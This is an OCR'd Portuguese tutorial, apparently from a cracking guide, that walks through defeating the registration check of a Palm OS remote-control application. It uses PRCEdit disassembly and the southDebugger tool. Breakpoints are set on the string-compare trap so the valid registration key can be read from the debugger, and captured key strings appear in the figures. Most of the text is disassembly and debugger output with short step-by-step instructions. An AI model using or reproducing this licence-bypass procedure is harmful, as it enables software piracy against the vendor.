

Remote - Palm Application Explorer
File Edit View Help
Talt (74)
1000 (0x03e8)
1100 (0x044c)
1200 (0x04b0)
1300 (0x0514)
1400 (0x0578)
1500 (0x05dc)
1600 (0x0640)
1700 (0x06a4)
1800 (0x0708)
1900 (0x076c)
2000 (0x07d0)
2100 (0x0834)
2200 (0x0898)
2300 (0x08fc)
2400 (0x0960)
2500 (0x09c4)
2600 (0x0a28)
2700 (0x0a8c)
2800 (0x0af0)
2900 (0x0b54)
3000 (0x0bb8)
3100 (0x0c1c)
3200 (0x0c80)
3300 (0x0ce4)
3400 (0x0d48)
3500 (0x0dac)
3600 (0x0e10)
3700 (0x0e74)
3800 (0x0ed8)
3900 (0x0f3c)
4000 (0x0fa0)
4100 (0x1004)
4200 (0x1068)
4300 (0x10cc)
4400 (0x1130)
4500 (0x1194)
4600 (0x11f8)
4700 (0x125c)
Resource size: 99 bytes
File offset: 0x3874E (231246)
In
Out
Registration failed!
The registration code you entered was incorrect for your username.
OK
0000: 00 02 00 00 00 01 00 00 52 65 67 69 73 74 72 61 ....Registra
0010: 74 69 6F 6E 20 66 61 69 6C 65 64 21 00 54 68 65 tion failed!.The
0020: 20 72 65 67 69 73 74 72 61 74 69 6F 6E 20 63 6F registration co
0030: 64 65 20 79 6F 75 20 65 6E 74 65 72 65 64 20 77 de you entered w
Alert (Regis Nicolas <Regis.Nicolas@PalmSource.com>)
NUM
Iniciar
10:01

FIG. 5

Identificamos seu ID como 1500 (05dc Hex). Agora procuramos ele no PRCEdit.

Prcedit - [code0003.s]

File Edit View Tools Window Help

Remote.patched.prc | RCP | code0001.s | code0002.s | code0003.s

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
375 00000480   3f3c0025                    MOVE.W  #37!$25,-(A7)
376 00000484   600a                        BRA     L32
377 00000486   2000                        MOVE.L  D0,D0
378 00000488   2000                        MOVE.L  D0,D0
379 0000048a   2000                        MOVE.L  D0,D0
380 0000048c   2000                        MOVE.L  D0,D0
381 0000048e   2000                        MOVE.L  D0,D0
382 00000490   4eadfe5c          L32       JSR     -420(A5)
383 00000494   1b7c0001e11d                MOVE.B  #1,-7907(A5)
384 0000049a   600a                        BRA     L33
385 0000049c   2000                        MOVE.L  D0,D0
386 0000049e   2000                        MOVE.L  D0,D0
387 000004a0   2000                        MOVE.L  D0,D0
388 000004a2   2000                        MOVE.L  D0,D0
389 000004a4   2000                        MOVE.L  D0,D0
390 000004a6   4eadffc4          L33       JSR     -60(A5)
391 000004aa   3f3c189c                    MOVE.W  #6300!$189c,-(A7) ; Pro features upgrad
392 000004ae   4e4fa192                    sysTrapFrmAlert
393 000004b2   4fef000e                    LEA     14(A7),A7
394 000004b6   600000fc                    BRA     L48
395 000004ba   2f0a              L34       MOVE.L  A2,-(A7)
396 000004bc   4e4fa0c7                    sysTrapStrLen
397 000004c0   0c400008                    CMPI.W  #8,D0
398 000004c4   584f                        ADDQ.W  #4,A7
399 000004c6   6414                        BCC     L35
400 000004c8   2f0b                        MOVE.L  A3,-(A7)
401 000004ca   4e4fa170                    sysTrapFrmDeleteForm
402 000004ce   3f3c09c4                    MOVE.W  #2500!$9c4,-(A7) ; Short registration c
403 000004d2   4e4fa192                    sysTrapFrmAlert
404 000004d6   5c4f                        ADDQ.W  #6,A7
405 000004d8   60000086                    BRA     L43
406 000004dc   2f0a              L35       MOVE.L  A2,-(A7)
407 000004de   3f2de162                    MOVE.W  -7838(A5),-(A7)
408 000004e2   4e4fa815                    sysTrap $A815 = Unknown System Trap
409 000004e6   b06efebe                    CMP.W   -322(A6),D0
410 000004ea   5c4f                        ADDQ.W  #6,A7
411 000004ec   666a                        BNE     L42
412 000004ee   3f3c05dc                    MOVE.W  #1500!$5dc,-(A7) ; Registration failed!
413 000004f2   4e4fa192                    sysTrapFrmAlert
```

String: Ln 412, Col 50

Iniciar Av... VP... so... so... Pal... Pr... Pa... 10:02

Iniciar Av... VP... so... so... Pal... Pr... Pa... 10:02

FIG. 6

Abrimos o Remote.PRC e teclamos Ctrl+F. Digitamos 1500 e ele encontra no código a chamada do alerta que diz que foi digitada uma chave inválida. Vamos transpor o código para entendermos o fluxo:

```
00000480   3f3c0025                        MOVE.W  #37!$25,-(A7)
00000484   600a                            BRA     L32
00000486   2000                            MOVE.L  D0,D0
00000488   2000                            MOVE.L  D0,D0
0000048a   2000                            MOVE.L  D0,D0
0000048c   2000                            MOVE.L  D0,D0
0000048e   2000                            MOVE.L  D0,D0
00000490   4eadfe5c         L32            JSR     -420(A5)
00000494   1b7c0001e11d                    MOVE.B  #1,-7907(A5)
0000049a   600a                            BRA     L33
0000049c   2000                            MOVE.L  D0,D0
0000049e   2000                            MOVE.L  D0,D0
000004a0   2000                            MOVE.L  D0,D0
000004a2   2000                            MOVE.L  D0,D0
000004a4   2000                            MOVE.L  D0,D0
000004a6   4eadffc4         L33            JSR     -60(A5)
000004aa   3f3c189c                        MOVE.W  #6300!$189c,-(A7) ; Pro features upgrade
000004ae   4e4fa192                        sysTrapFrmAlert
000004b2   4fef000e                        LEA     14(A7),A7
000004b6   600000fc                        BRA     L48
000004ba   2f0a             L34            MOVE.L  A2,-(A7)
000004bc   4e4fa0c7                        sysTrapStrLen
000004c0   0c400008                        CMPI.W  #8,D0
000004c4   584f                            ADDQ.W  #4,A7
000004c6   6414                            BCC     L35
000004c8   2f0b                            MOVE.L  A3,-(A7)
000004ca   4e4fa170                        sysTrapFrmDeleteForm
000004ce   3f3c09c4                        MOVE.W  #2500!$9c4,-(A7) ; Short registration code
000004d2   4e4fa192                        sysTrapFrmAlert
000004d6   5c4f                            ADDQ.W  #6,A7
000004d8   60000086                        BRA     L43
000004dc   2f0a             L35            MOVE.L  A2,-(A7)
000004de   3f2de162                        MOVE.W  -7838(A5),-(A7)
000004e2   4e4fa815                        sysTrap $A815 = Unknown System Trap
000004e6   b06efebe                        CMP.W   -322(A6),D0
000004ea   5c4f                            ADDQ.W  #6,A7
000004ec   666a                            BNE     L42
000004ee   3f3c05dc                        MOVE.W  #1500!$5dc,-(A7) ; Registration failed!
000004f2   4e4fa192                       sysTrapFrmAlert
```


O alerta é chamado se a comparação na linha 000004e6 (CMP.W -322(A6),D0) não for satisfeita. Verificando o código um pouco mais acima temos:

```
00000460   2f0a                            MOVE.L  A2,-(A7)
00000462   4e4fa0ca                        sysTrapStrCaselessCompare
00000466   4a40                            TST.W   D0
00000468   504f                            ADDQ.W  #8,A7
0000046a   664e                            BNE     L34
0000046c   2f0b                            MOVE.L  A3,-(A7)
0000046e   4e4fa170                        sysTrapFrmDeleteForm
00000472   1b7c0064e101                    MOVE.B  #100!$64,-7935(A5)
00000478   3f3c0001                        MOVE.W  #1,-(A7)
0000047c   486de101                        PEA     -7935(A5)
```

Vamos setar um breakpoint no SysTrapStrCaselessCompare (trap que compara 2 strings). Vamos utilizar o southDebugger pra isso. Deixamos o programa conforme FIG 3, carregamos o southDebugger, conectamos e voltamos ao POSE. Com o mouse, escrevemos no Graffiti do lado esquerdo o seguinte:

No lado direito do Grafitti (onde escreve-se números) fazemos:

Isso força um breakpoint e o controle passa agora para o southDebugger. Agora no southDebugger setamos uma trap no SysTrapCaselessCompare conforme FIG. 7.



[A0CA] sysTrapStrCaselessCompare
NOT SET
NOT SET
NOT SET
NOT SET

This function is not full implemented yet. I still need full reference lists...

PrvHandleEvent

```
1001988C 7001          MOVEQ     #$1, D0
```

Iniciar Av... VP... so... so... Pal... Pr... Pa... 10:17

FIG. 7

Teclamos F5. Voltamos ao POSE e digitamos qualquer chave (i.e. 12345678). Ao clicarmos Ok o southDebugger pára no Trap.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

breakpoints disassembler trap stack

main

disassembler [PC]

dec/hex 00062104

address	ascii	hex	command		notes
00062104	N0..	4E4FA0CA	TRAP	#15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]	
00062108	J@	4A40	TST.W	D0	
0006210A	P0	504F	ADDQ.W	#$8, A7	
0006210C	fN	664E	BNE	#78!$4E ;ShowRegistration+0006215C=0006215C	
0006210E	/.	2F0B	MOVE.L	A3, -(A7)	
00062110	N0.p	4E4FA170	TRAP	#15!$F, #41328!$A170 [sysTrapFrmDeleteForm]	
00062114	.|.d..	1B7C0064E101	MOVE.B	#100!$64, #-7935!$-1EFF(A5)	
0006211A	?<..	3F3C0001	MOVE.W	#$1, -(A7)	
0006211E	Hm..	486DE101	PEA	#-7935!$-1EFF(A5)	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[00000000-0006225E]: ShowRegistration

breakpoints

breakpoints trap breakpoints cond. trap breakpoints

trap stack

Int16 StrCaselessCompare(const Char *s1, const Char *s2)




FIG. 8

Verificamos a janela trap stack. Mostra 2 strings: 1 é a chave que digitamos a outra é a chave com a qual ser comparada. Anote e tecle F5 novamente.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

breakpoints | disassembler | trap stack

main

disassembler [PC]

dec/hex 0025D768

address	ascii	hex	command	notes
0025D768	NO..	4E4FA0CA	TRAP #15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]	
0025D76C	J@	4A40	TST.W D0	
0025D76E	P0	504F	ADDQ.W #$8, A7	
0025D770	fT	6654	BNE #84!$54 ;0025D7C6	
0025D772	.|....	157C00010088	MOVE.B #$1, #136!$88(A2)	
0025D778	.<..	1F3C0001	MOVE.B #$1, -(A7)	
0025D77C	?<..	3F3C0001	MOVE.W #$1, -(A7)	
0025D780	A...	41EA00BA	LEA #186!$BA(A2), A0	
0025D784	/.	2F08	MOVE.L A0, -(A7)	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[0025D71E-0025D7C6]:

breakpoints

breakpoints | trap breakpoints | cond. trap breakpoints

[A0CA] sysTrapStrCaselessCompare
NOT SET
NOT SET
NOT SET
NOT SET

trap stack

Int16 StrCaselessCompare(const Char *s1, const Char *s2)

modifyer	type	name	value	info
const	Char	*s1	000053AA	12345678
const	Char	*s2	0025DC7A	Philips.ProntoLite.ID=32526

This function is not full implemented yet. I still need full reference lists...

0025D768 4E4FA0CA TRAP #15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]

Iniciar | Avay... | VPN ... | sout... | sout... | Palm ... | Patc... | 10:21

FIG. 9

Anote e tecle F5.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

breakpoints | disassembler | trap stack

main

disassembler [PC]

dec/hex 0025D890

address	ascii	hex	command	notes
0025D890	NO..	4E4FA0CA	TRAP #15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]	
0025D894	J@	4A40	TST.W D0	
0025D896	P0	504F	ADDQ.W #$8, A7	
0025D898	f...	660000A0	BNE #160!$A0 ;0025D93A	
0025D89C	0*..	302A00AA	MOVE.W #170!$AA(A2), D0	
0025D8A0	.@..	02400800	ANDI.W #2048!$800, D0	
0025D8A4	g.	670E	BEQ #14!$E ;0025D8B4	
0025D8A6	0*..	302A00AA	MOVE.W #170!$AA(A2), D0	
0025D8AA	0..x	4FEF0078	LEA #120!$78(A7), A7	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[0025D888-0025D8B4]:

breakpoints

breakpoints | trap breakpoints | cond. trap breakpoints

[A0CA] sysTrapStrCaselessCompare
NOT SET
NOT SET
NOT SET
NOT SET

trap stack

Int16 StrCaselessCompare(const Char *s1, const Char *s2)

modifyer	type	name	value	info
const	Char	*s1	000053AA	12345678
const	Char	*s2	0025DCA0	KQPZQZAM

This function is not full implemented yet. I still need full reference lists...

0025D890 4E4FA0CA TRAP #15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]

Iniciar | Avay... | VPN ... | sout... | sout... | Palm ... | Patc... | 10:22

FIG. 10

Anote e tecle F5.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

breakpoints | disassembler | trap stack

main

disassembler [PC]

dec/hex 0025AAC0

address	ascii	hex	command	notes
0025AAC0	NO..	4E4FA0CA	TRAP #15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]	
0025AAC4	J@	4A40	TST.W D0	
0025AAC6	W.	57C0	SEQ D0	
0025AAC8	D.	4400	NEG.B D0	
0025AACA	O..x	4FEF0078	LEA #120!$78(A7), A7	
0025AACE	L..8	4CDF0038	MOVEM.L (A7)+, D3/D4/D5	
0025AAD2	Nu	4E75	RTS	
0025AAD4	H..2	48E71F32	MOVEM.L A6/A3/A2/D7/D6/D5/D4/D3, -(A7)	
0025AAD8	O...	4FEFFFDC	LEA #-36!$-24(A7), A7	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[0025AA48-0025AAD4]:

breakpoints

breakpoints | trap breakpoints | cond. trap breakpoints

[A0CA] sysTrapStrCaselessCompare

NOT SET

NOT SET

NOT SET

NOT SET

trap stack

Int16 StrCaselessCompare(const Char *s1, const Char *s2)

modifyer	type	name	value	info
const	Char	*s1	00039BBC	5E511E59
const	Char	*s2	000053AA	12345678

This function is not full implemented yet. I still need full reference lists...

0025AAC0 4E4FA0CA TRAP #15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]

Iniciar | Avay... | VPN ... | sout... | sout... | Palm ... | Patc... | 10:22

FIG. 11

Anote e tecle F5.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

breakpoints | disassembler | trap stack

main

disassembler [PC]

dec/hex 0025AAC0

address	ascii	hex	command	notes
0025AAC0	NO..	4E4FA0CA	TRAP #15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]	
0025AAC4	J@	4A40	TST.W D0	
0025AAC6	W.	57C0	SEQ D0	
0025AAC8	D.	4400	NEG.B D0	
0025AACA	O..x	4FEF0078	LEA #120!$78(A7), A7	
